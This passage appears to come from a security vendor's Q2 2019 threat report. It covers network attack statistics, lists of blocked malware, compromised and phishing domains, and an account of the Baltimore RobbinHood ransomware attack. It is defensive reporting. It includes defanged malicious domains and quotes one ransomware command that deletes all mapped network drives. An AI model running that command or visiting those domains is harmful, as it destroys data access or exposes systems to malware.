


Figure 7: Zero Day vs Known Malware

Network Attack Trends

This section of the Internet Security Report (ISR) details network attack trends. Network attacks refer to vulnerabilities in software applications that bad guys can exploit over a network. More specifically, it covers any attacks caught by our network Intrusion Prevention Service (IPS). The IPS service is designed to detect and prevent network attacks using network signatures, which are just rules designed to recognize the technical patterns of known software vulnerabilities.

During both 2017 and 2018, network attacks rose from Q4 to Q1, and then declined from Q1 to Q2. However, this year the exact opposite happened; we saw an unexpected decrease in attacks from Q4 2018 to Q1 2019, but a drastic twofold increase in attacks between 2019's Q1 to Q2. In short, 2019's network attack volume is bucking the normal trends. We're interested to see what happens in Q3.

At a high-level, there were **2,265,425 network attacks in Q2**, which translates to about 60 attacks per Firebox!

**2,265,425 network
attacks in Q2**

60
Attacks
per Firebox!



Quarterly Trend of All IPS Hits



Figure 8: Quarterly Trends of all IPS Hits

Unique IPS Signatures




Figure 9: Unique IPS Signatures

Top 10 Network Attacks Review

Let's quickly explore the top 10 network attacks, which you can see in figure 10. Eight of these attacks are repeats from our previous list. Only two attacks, [EXPLOIT Nodejs js-yaml](#) and [WEB Directory Traversal](#), debuted this quarter. We'll cover those in more detail shortly. Looking at figure 11, you can see just how concentrated the top 10 attacks are compared to all other attacks. They represent over two-thirds of all IPS hits!

Name	Threat Category	Affected Products	WatchGuard Signature ID	CVE Number	Count
WEB SQL injection attempt -33	Web Attacks	Windows, Linux, FreeBSD, Solaris, Other Unix	1059160	N/A	645,238
WEB Cross-site Scripting -36	Access Control	Windows, Linux, FreeBSD, Solaris, Other Unix, Network Device	1133451	CVE-2011-2133	154,330
WEB SQL injection attempt -7	Web Attacks	Windows, Linux, FreeBSD, Solaris, Other Unix	1054841	CVE-2010-0112	125,920
WEB GNU Bash Remote Code Execution -6 (CVE-2014-6271, Shellshock)	Access Control	Linux, FreeBSD, Solaris, Other Unix, Mac OS	1130029	CVE-2014-6271	125,377
EXPLOIT Adobe Shockwave Director PAMI Chunk Parsing Memory Corruption (CVE-2010-2872)	Access Control	Windows	1054264	CVE-2010-2872	107,567
WEB Brute Force Login -1.1021	Web Attacks	Linux, FreeBSD, Solaris, Other Unix, Network Device, Others	1133407	N/A	104,733
FILE Adobe Flash Player And AIR Multiple Vulnerabilities (CVE-2014-0552)	Access Control	Windows	1130948	CVE-2014-0552	74,416
EXPLOIT Nodejs js-yaml load() Code Execution (CVE-2013-4660)	Misc	Windows, Linux, FreeBSD, Solaris, Other Unix, Mac OS	1058051	CVE-2013-4660	65,927
WEB Ruby on Rails Where Hash SQL Injection (CVE-2012-2695)	Web Attacks	Windows, Linux, FreeBSD, Solaris, Mac OS	1056282	CVE-2012-2695	65,540
WEB Directory Traversal -4	Web Attacks	Windows, Linux, FreeBSD, Solaris, Other Unix, Mac OS	1049802	CVE-2018-15535	62,545

Figure 10: Top 10 network attacks in Q2, 2019

Top 10 Network Attack Percentage Overall




Figure 11: Percentage Makeup of Top 10 Attacks vs All

New Network Attacks

Let's analyze the two new top 10 appearances:

EXPLOIT Nodejs js-yaml load()

This attack accounted for 2.9% of all network attacks by volume. It exploits a vulnerability in the YAML markup language package JS-YAML for Node.js. Specifically, it exploits how the library parses a custom data type, which results in remote code execution (RCE). Obviously, any vulnerability that allows RCE is a huge concern. Developers should always sanitize outside users' data input.

The authors patched this vulnerability back in 2013 by replacing the load function with the *safeLoad* function; it's been the default since version 2.1.0 forward. Needless to say, if you're still running an outdated version of Node.js, upgrade right away. For more details and a proof of concept, check out [this researcher blog post](#).

WEB Directory Traversal -4

This attack accounted for 2.8% of all IPS hits; just a tad under the previous JS-YAML flaw. Directory traversal vulnerabilities are flaws that allow access to a part of a filesystem not initially permitted. For instance, a web server has a root directory that contains things like the default or index.html page (the first page you see when opening a website). All users will have access to this root directory, as it's the starting point of the web server. However, that doesn't mean web visitors should have access to any non-web directories located on the underlying server's normal filesystem. A directory traversal vulnerability is simply a flaw that allows attackers to bypass these filesystem limitations.

Specifically, this exploit allows web users to escape a web server's root directory and potentially gain access to any file on the computer system. The most common target is the `/etc/passwd` file, which is the file storing user login credentials. Granted the passwords are normally hashed, but attackers can still attempt to crack the hashes and obtain legitimate user login credentials.

You can learn more about this common legacy flaw and see a proof of concept [here](#).

Quarter-Over-Quarter Attack Analysis

Though the volume of quarter-over-quarter network attacks has changed drastically over the last year, some things have remained consistent. For instance, SQL injection (SQLi) attacks continue to top our list. Two of the new SQLi attacks from Q1—WEB SQL injection attempt -33 and WEB SQL injection attempt -7 — both carried over to Q2's top 10 as well. These two SQLi attacks alone account for over 34% of all network attacks (see figure 11). They also both had a fairly large QoQ increase, the first jumping over 1,200% and the second over 87%.

For that matter, nine out of the 10 top network attacks had substantial volume increases this quarter. For instance, PAMI Chunk Parsing Memory, which debuted the top 10 back in Q2 of 2018, jumped nearly 350% between quarters.

IPS Signature	Name	Signature % Increase/ Decrease	Q2	Q1
1059160	WEB SQL injection attempt -33	1,228.39	645,238	48,573
1133451	WEB Cross-site Scripting -36	52.93	154,330	100,915
1054841	WEB SQL injection attempt -7	87.51	125,920	67,155
1133407	WEB Brute Force Login -1.1021	26.68	104,733	82,673
1054837	WEB Remote File Inclusion /etc/passwd	-43.79	59,705	106,212
1130029	WEB GNU Bash Remote Code Execution -6 (CVE-2014-6271, Shellshock)	217.56	125,377	39,481
1130948	FILE Adobe Flash Player And AIR Multiple Vulnerabilities (CVE-2014-0552)	18.86	74,416	62,607
1054264	EXPLOIT Adobe Shockwave Director PAMI Chunk Parsing Memory Corruption (CVE-2010-2872)	349.69	107,567	23,920
1056282	WEB Ruby on Rails Where Hash SQL Injection (CVE-2012-2695)	4.46	65,540	62,740
1055396	WEB Cross-site Scripting -9	41.08	52,136	36,954

Figure 12: Quarter-over-Quarter Review

Year-over-Year Attack Analysis

As for the YoY comparison, eight of the top 10 attacks surged since last year. For example, [WEB SQL injection attempt -33](#) spiked over 29,000%, [WEB GNU Bash Remote Code Execution -6](#), jumped over 1,300%, and [WEB SQL injection attempt -7](#) increased almost 1,700%. It's clear that SQLi attacks are making a huge comeback. If you manage a web server with a SQL database, make sure to follow best hardening and secure coding practices to avoid SQLi vulnerabilities. You can visit the [Open Web Application Security Project \(OWASP\)](#) site to learn more about web applications security.

IPS Signature	Name	Signature % Increase/ Decrease	Q2 2019	Q2 2018
1059160	WEB SQL injection attempt -33	29,149.23	645,238	2,206
1133763	WEB URI Handler Buffer Overflow - POST -3	-99.68	1,049	330,385
1133451	WEB Cross-site Scripting -36	337.06	154,330	35,311
1133407	WEB Brute Force Login -1.1021	88.32	104,733	55,614
1054264	EXPLOIT Adobe Shockwave Director PAMI Chunk Parsing Memory Corruption (CVE-2010-2872)	290.34	107,567	27,557
1130029	WEB GNU Bash Remote Code Execution -6 (CVE-2014-6271, Shellshock)	1344.77	125,377	8,678
1054841	WEB SQL injection attempt -7	1673.27	125,920	7,101
1130948	FILE Adobe Flash Player And AIR Multiple Vulnerabilities (CVE-2014-0552)	303.47	74,416	18,444
1056282	WEB Ruby on Rails Where Hash SQL Injection (CVE-2012-2695)	245.02	65,540	18,996
1133223	FILE Microsoft Office Memory Corruption Vulnerability (CVE-2016-7231)	-75.93	15,576	63,714

Figure 13: Year-over-Year Review

Geographic Attack Distribution

Geographically, the Americas (**AMER**) received 48% of network attacks. Europe, the Middle East and Africa (**EMEA**) saw 47% of attacks and Asia Pacific (**APAC**) got the meager remaining 5%.

Like our malware section, we also like to look at the most-widespread network attacks. These attacks may not have the highest raw volume, but they do affect the most unique sites. You can find the top five most-widespread attacks and which regions and countries they most affect in figure 14 below.

Signature ID	Name	Top 3 Countries by %			AMER	EMEA	APAC
1133451	WEB Cross-site Scripting -36	Brazil 7.6%	Poland 6.3%	Great Britian 5.7%	36.1%	52.1%	11.8%
1059160	WEB SQL injection attempt -33	New Zealand 7.5%	Poland 6.8%	Great Britian 5.7%	47.2%	39.9%	12.9%
1055396	WEB Cross-site Scripting -9	Turkey 10.2%	Poland 6.9%	Brazil 6.2%	45.8%	43.2%	11.0%
1056282	WEB Ruby on Rails Where Hash SQL Injection (CVE-2012-2695)	Great Britian 18.0%	Brazil 10.2%	Spain 9.4%	42.2%	51.6%	6.3%
1132729	WEB Apache Struts XSLTResult File Inclusion (CVE-2016-3082)	Brazil 11.8%	Great Britian 6.9%	Venezuela 6.6%	55.7%	39.0%	5.3%


Figure 14: Top 5 Most-Widespread Network Attacks

As for other interesting regional highlights, five of the top 50 network attacks only targeted EMEA. These EMEA-confined network attacks included the aforementioned JS-YAML [network attack](#), the [OpenX PHP Backdoor Code Execution](#), another [Remote PHP Code Execution](#), the [Novell Login Memory Corruption](#), and a [URI Handler Buffer Overflow](#).

Furthermore, [WScript.Shell Remote Code Execution](#) and [OpenSSL TLS DTLS Heartbeat](#) were unique to the AMER region, and a single network threat, [Generic JavaScript Obfuscation](#), was isolated to APAC.

At the end of the day, the vast majority of network attacks target web servers, applications, and clients. So, keep your web-related software patched.

Network Attacks by Region



DNS Analysis

Last quarter, we included statistics from our DNS firewall service DNSWatch for the first time. DNSWatch works by intercepting Domain Name System (DNS) requests and sending dangerous connections to a black hole instead of the malicious destination. Because DNSWatch works on the DNS level, it can detect and block dangerous connections independent of the application protocol for that connection. This means it detects threats ranging from phishing links in emails to botnet command and control on IoT devices.

Last quarter, we highlighted basic statistics from this service including the volume of connections blocked and a breakdown of connections blocked within a few interesting categories. This quarter, we'll expand on those interesting categories and highlight a few stand-out domains.

Total Blocked Connections: 5,138,733

In Q2 2019, DNSWatch blocked 5,138,733 attempted connections to malicious domains. The connections included attempts to steal user credentials through phishing domains, compromised websites hosting malware, and command and control connections from malware installations on compromised systems. This was a 1% decrease from Q1 2019.

The majority of connections that DNSWatch blocks are categorized as “generally malicious.” Outside of that bucket, we have insight into more specific categories for some connections. We've chosen to highlight three of those categories in this report by analyzing a few of the top domains within each of them.

Top Malware Domains

A few entries in the top malware domains stand out. First there are two subdomains on CloudFront.net which is Amazon's Content Delivery Network (CDN). Attackers commonly use CDNs like CloudFront and CloudFlare to prevent detection by services that only look at the root domain (CloudFront.net). In the case of both of these subdomains, they were caught hosting a browser-hijacking malware attack called Fireball. Fireball has multiple abilities such as changing the default start page and search engine for infected browsers to downloading and executing additional malware on infected systems. We first detected this threat almost 2 years ago, so it is interesting to see Fireball back on our top lists again.

Another interesting domain on the list was my[.]mixtape[.]moe. This domain was originally created as a legitimate file-sharing domain where users could upload images, videos, or anything else they wanted to share. This website, however, quickly became a favorite for attackers

WARNING

All of the domains highlighted in this section have at one point hosted or continue to host malware. Do not visit any domain in this section or you risk infecting your system.

MALWARE

dc44qjwal3p07[.]cloudfront[.]net
my[.]mixtape[.]moe
moran101[.]duckdns[.]org
ice[.]ip64[.]net
d3ilastoswufp5k[.]cloudfront[.]net
canookies[.]com
server[.]bovine-mena[.]com
blongerjijer[.]pw
bright[.]su
kesikelyaf[.]com
2,265,425

attempting to host malware. The final straw before we began blocking the domain was a macro malware campaign reported by a WatchGuard customer that used this domain to deliver malware to its victims. The original creators of the mixtape service are currently in the process of shutting down the site due to the extreme amount of malicious content.

Top Compromised Websites

We use the 'compromised websites' tag for otherwise legitimate websites which an attacker has exploited to host malicious content. Most commonly, attackers exploit a cross-site scripting (XSS) vulnerability to host malicious JavaScript or an open file upload path to store a malware payload. Compromised websites are popular for attackers because they have typically built up a good reputation with reputation-based security protections. The attackers abuse the good reputation to bypass many security protections until the reputation finally catches up.

With that said, some of these domains merely appeared legitimate at the time of original analysis. We tend to err on the side of caution when there is a chance that a domain is legitimate and compromised vs being an entirely malicious domain. In the case of each of the top 10 compromised websites in Q2 2019, all 10 of them have either been taken offline since detection or turned out to be entirely malicious.

We first detected the top domain, `disorderstatus[.]ru` and flagged it as malicious a bit over a year ago. This domain was found to be hosting a command and control server for the Andromeda malware family.

COMPROMISED
<code>disorderstatus[.]ru</code>
<code>differentia[.]ru</code>
<code>update[.]intelliadmin[.]com</code>
<code>www[.]sharebutton[.]co</code>
<code>pm2bitcoin[.]com</code>
<code>panel[.]vargakragard[.]se</code>
<code>0[.]nextyourcontent[.]com</code>
<code>install[.]pdf-maker[.]com</code>
<code>rekoverts[.]ru</code>
<code>query[.]network</code>
2,265,425

Total Blocked Connections:

5,138,733

Top Phishing Domains

Domains categorized as “Phishing” almost always exist in some form to harvest credentials from unsuspecting users. We’ve commonly seen (and discussed in previous Internet Security Reports) examples of phishing domains that mimic Office 365 or Google Docs authentication portals in an attempt to trick victims into entering their credentials. Attackers then use these credentials to compromise the victim’s personal or company email account when multi-factor authentication isn’t in use.

Attackers tend to host these phishing sites as an HTML file saved somewhere on a recognizable domain. Amazonaws.com is a legitimate Amazon domain for example, but the subdomain ec2-18-224-214-207[.]us-east-2[.]compute[.]amazonaws[.]com hosted a credential-stealing HTML file under the attacker’s control.

We first identified uk[.]at[.]atwola[.]com back in Q2 2018 as a site hosting a phishing page that used compromised email accounts to send out a fake voicemail notification to victims. The link contained in the email went to a form that harvested login credentials.

PHISHING
structurecdn[.]thememove[.]com
online[.]fliphtml5[.]com
paste[.]ee
a[.]top4top[.]net
uk[.]at[.]atwola[.]com
ec2-18-224-214-207[.]us-east-2[.]compute[.]amazonaws[.]com
usd383org-my[.]sharepoint[.]com
email[.]veromailer[.]com
up[.]top4top[.]net
mytoprightgroup-my[.]sharepoint[.]com
2,265,425




Figure 15: Fake Voicemail Notification

Malicious links remain a top threat for organizations of all sizes. Attackers are becoming increasingly sophisticated at hiding their malicious intentions in phishing and spear-phishing attacks. Phishing awareness training for your employees is still one of the best responses you can take to the threat of malicious emails, but as we know in security, nothing is perfect. This is where services that can “de-fang” emails like DNSWatch come in.

Firebox Feed: Defense Learnings

This quarter brought widespread use of popular tools used by both ethical penetration testers and cyber criminals, from the credential-stealing Mimikatz to several backdoor shell scripts that come pre-installed in Kali Linux. Even though these tools are widely known, it doesn't take much to make them evasive enough to slip past traditional anti-malware services. The unfortunate reality is, it's easier than ever for a low-skilled malicious hacker to carry out a damaging attack using pre-compiled tools. Here are some tips and takeaways to ensure you and your organization stay safe from the deluge of modern threats.

1

Authentication Security Using MFA Is Key

The credential-theft tool Mimikatz has remained a top threat for the last two years, mirroring the threat landscape trend of attacks most commonly leveraging stolen credentials. These days, it isn't enough to simply use a strong and unique password. Attackers have too many ways to steal that password right out from under you, whether it be from tools like Mimikatz or through clever phishing attacks.

2

Deploy Advanced Malware Detection Tools

Over 1/3 of all malware detected across WatchGuard customer networks was classified as "zero day malware," meaning it bypassed traditional signature-based anti-malware engines. Organizations must deploy advanced malware detection tools that use more than just signatures to detect modern-day threats. Services that use machine learning and AI can help quickly predict whether a payload is malicious or not while behavioral detection tools can give a definitive thumbs up or down after detonating malware in a controlled sandbox.

3

There Is No Such Thing as Too Small a Target

This quarter saw significant overlap in the most-widespread malware (affecting the most individual networks) and the most prolific malware by volume. Automation has allowed cyber criminals to cast wider nets with their attacks, affecting organizations regardless of size. Even if you are a smaller organization, you still need to invest in protection and response tools to avoid becoming the next breach statistic.



Top Security Incidents

Top Security Incidents

The Baltimore Ransomware Attack

On May 7th, 2019, the Baltimore Department of Public Works tweeted out a message to inform customers that their email services had been interrupted and IT dispatched to resolve the issue. A few hours later, it would become clear

that the incident was far more widespread and damaging than a simple

email server outage. By the end of the day, it was publicly known that Baltimore had just become the latest high-profile victim of the global ransomware epidemic.


Over the course of the next few weeks, Baltimore worked to bring impacted city

services back online, all while the alleged perpetrator taunted them on Twitter. Baltimore residents were stuck waiting to pay utility bills and parking tickets while city employees had to find clever work-

arounds to maintain their department's operations.

In this section of the Internet

Security Report, we'll cover how the Baltimore ransomware attack went down from start to finish. We'll clear up some misconceptions and misinformation that spread in the weeks after the attack and end with lessons learned from the attack that organizations of all sizes can apply.



RobbinHood

By the end of the first day of the attack, the local newspaper The Baltimore Sun had obtained a copy of a ransom note from an infected computer that identified the malware as RobbinHood. The note demanded payment of 3 bitcoins for each computer or 13 bitcoins (around \$75,000 at the time) in total to unlock every computer. Public details from the city of Baltimore's internal investigation are understandably sparse, but there are a few assumptions we can make based off what we know.

Despite reports stating otherwise, including one by the New York Times, Robbinhood does not contain any self-propagation code like the EternalBlue exploit that fueled the WannaCry ransomware attack in early 2017. Despite the lack of 'worm' code, the ransomware still spread quickly across multiple city departments. This indicates the attacker likely had access to elevated credentials and software distribution tools often found on domain controllers and other administrative services.

While different than automatic self-replication, this method of delivery isn't exactly new. Much of the malware that we detect in the WatchGuard Threat Lab is multi-stage. The first stage, the dropper, is in charge of scouting out the area. In more sophisticated attacks, the dropper checks the current operating system and then downloads a second stage with additional functionality including tools to identify vulnerable applications and elevate privilege levels.

In the case of the Baltimore attack, a likely scenario involves a city employee falling victim to a phishing email. The attacker could then trick the employee into either giving up their credentials directly or installing a remote access trojan to give the attacker a foothold in the network.

There is additional evidence that the attacker distributed the ransomware from a central location. One of the first activities the ransomware takes is to check if a cryptographic public key exists in the `c:\windows\temp` directory and exits execution if it does not find the key. To deploy this key alongside the ransomware to each target computer at a rapid pace, the attacker must have used some form of centralized deployment tool.

Robbinhood includes another interesting feature that makes it different from the more common ransomware variants spreading around this year. Early in its execution, it attempts to remove all attached network drives with the command `cmd.exe /c net use * /DELETE /Y`. This differs from recent ransomware trends, which try to encrypt the data stored on all network-accessible drives. It is unlikely that the malware author would skip opportunities to encrypt more data, which means they likely had plans to infect and encrypt those network storage devices directly instead of through the mapped drive.

The Damages

On the first day directly after the infections started, at least a dozen agencies, ranging from the Department of Public Works to the police department, were locked out of their email. Many of the same agencies were also locked out of voice services, likely due to critical Voice Over IP (VoIP) infrastructure falling victim to the ransomware.

Five days after the attack, a (now deactivated) twitter account began taunting the city over the non-payment of the ransom demands. The account posted pictures of sensitive documents allegedly stolen during the attack. If the documents are legitimate, it further credits the theory that the attacker had elevated access on the city's network.

Regardless of how the attack started, in the end, the damages were borderline catastrophic. Baltimore is only just now nearing 100% functionality after having to rebuild many of their critical systems. The city estimates that the total cost of the attack will be around \$17 million dollars, a significantly larger amount than the original \$75,000 ransom demands.

You might ask, why not just pay the ransom? While there is the chance that by paying the ransom the city would receive the cryptographic keys required to unlock all of their files, that isn't a guarantee. The only guarantee from paying the ransom is that the cyber criminal now has additional funding and incentive to execute future attacks.



Lessons Learned

There are lessons to be learned from this and previous ransomware attacks. Because they were unprepared for the attack, Baltimore was placed in the difficult position where they had to choose between funding criminals and paying millions to restore services. Unfortunately for the city, hindsight is 20-20 and it's too late for them to roll back time to before the attack. For other cities and organizations though, it isn't too late and there are steps you can take to ensure you don't end up like Baltimore.

**1**

Deploy and Test Backup Solutions

Never put yourself in a situation where the only possible option to regain access to your files is paying the attacker. Automated backups are an important part of any layered security approach to allow you to recover from a devastating incident. That said, backups on their own aren't enough. You must test your restoration process as well to ensure it will work when it becomes needed.

**2**

Train Your Users to Spot Phishing Attacks

Most signs point towards a phishing email being the initial attack vector for the Baltimore attack. Cyber criminals love to prey on unsuspecting users, tricking them into willfully giving up their credentials or running malicious applications. While phishing awareness training will never reduce your click rate to zero, it will at least give your technical controls a fighting chance when the inevitable convincing email comes through.

**3**

Deploy Tools That Can Detect A Breach

The alleged perpetrator of the Baltimore ransomware attack posted images of documents indicating they had been on the network for at least a short while before executing the ransomware. Endpoint Detection and Response (EDR) agents can help identify suspicious behavior that slips past your other defenses and remediate them before they escalate into a devastating attack.



WatchGuard Threat Lab Research



Three MSPs Hijacked to Spread Ransomware

During Q2 2019, at least three managed service providers (MSPs) suffered network breaches that allowed the attackers to leverage legitimate management systems to spread the Sodinokibi ransomware to the MSPs' customers. As news of these attacks surfaced, our threat team was in the unique position to receive some of the malware samples from one of the affected MSPs. In this section, we detail what we know about these Q2 MSP attacks, and what we learned from the malware samples we received. We also share security strategies that all MSPs should implement to avoid these types of trending attacks in the future.

Story Overview

On June 20th, [reports leaked](#) of at least three MSPs that were hijacked and exploited to deliver ransomware to their customers. At the time, most of the information about the attack came from a [Reddit post](#) and some excellent analysis done by [Huntress Labs](#). A day later, an affected MSP shared some of the malware samples associated with this attack with our team, giving us a bit more insight into the attacks. Before looking at those samples, let's quickly detail what we know about the attacks so far.

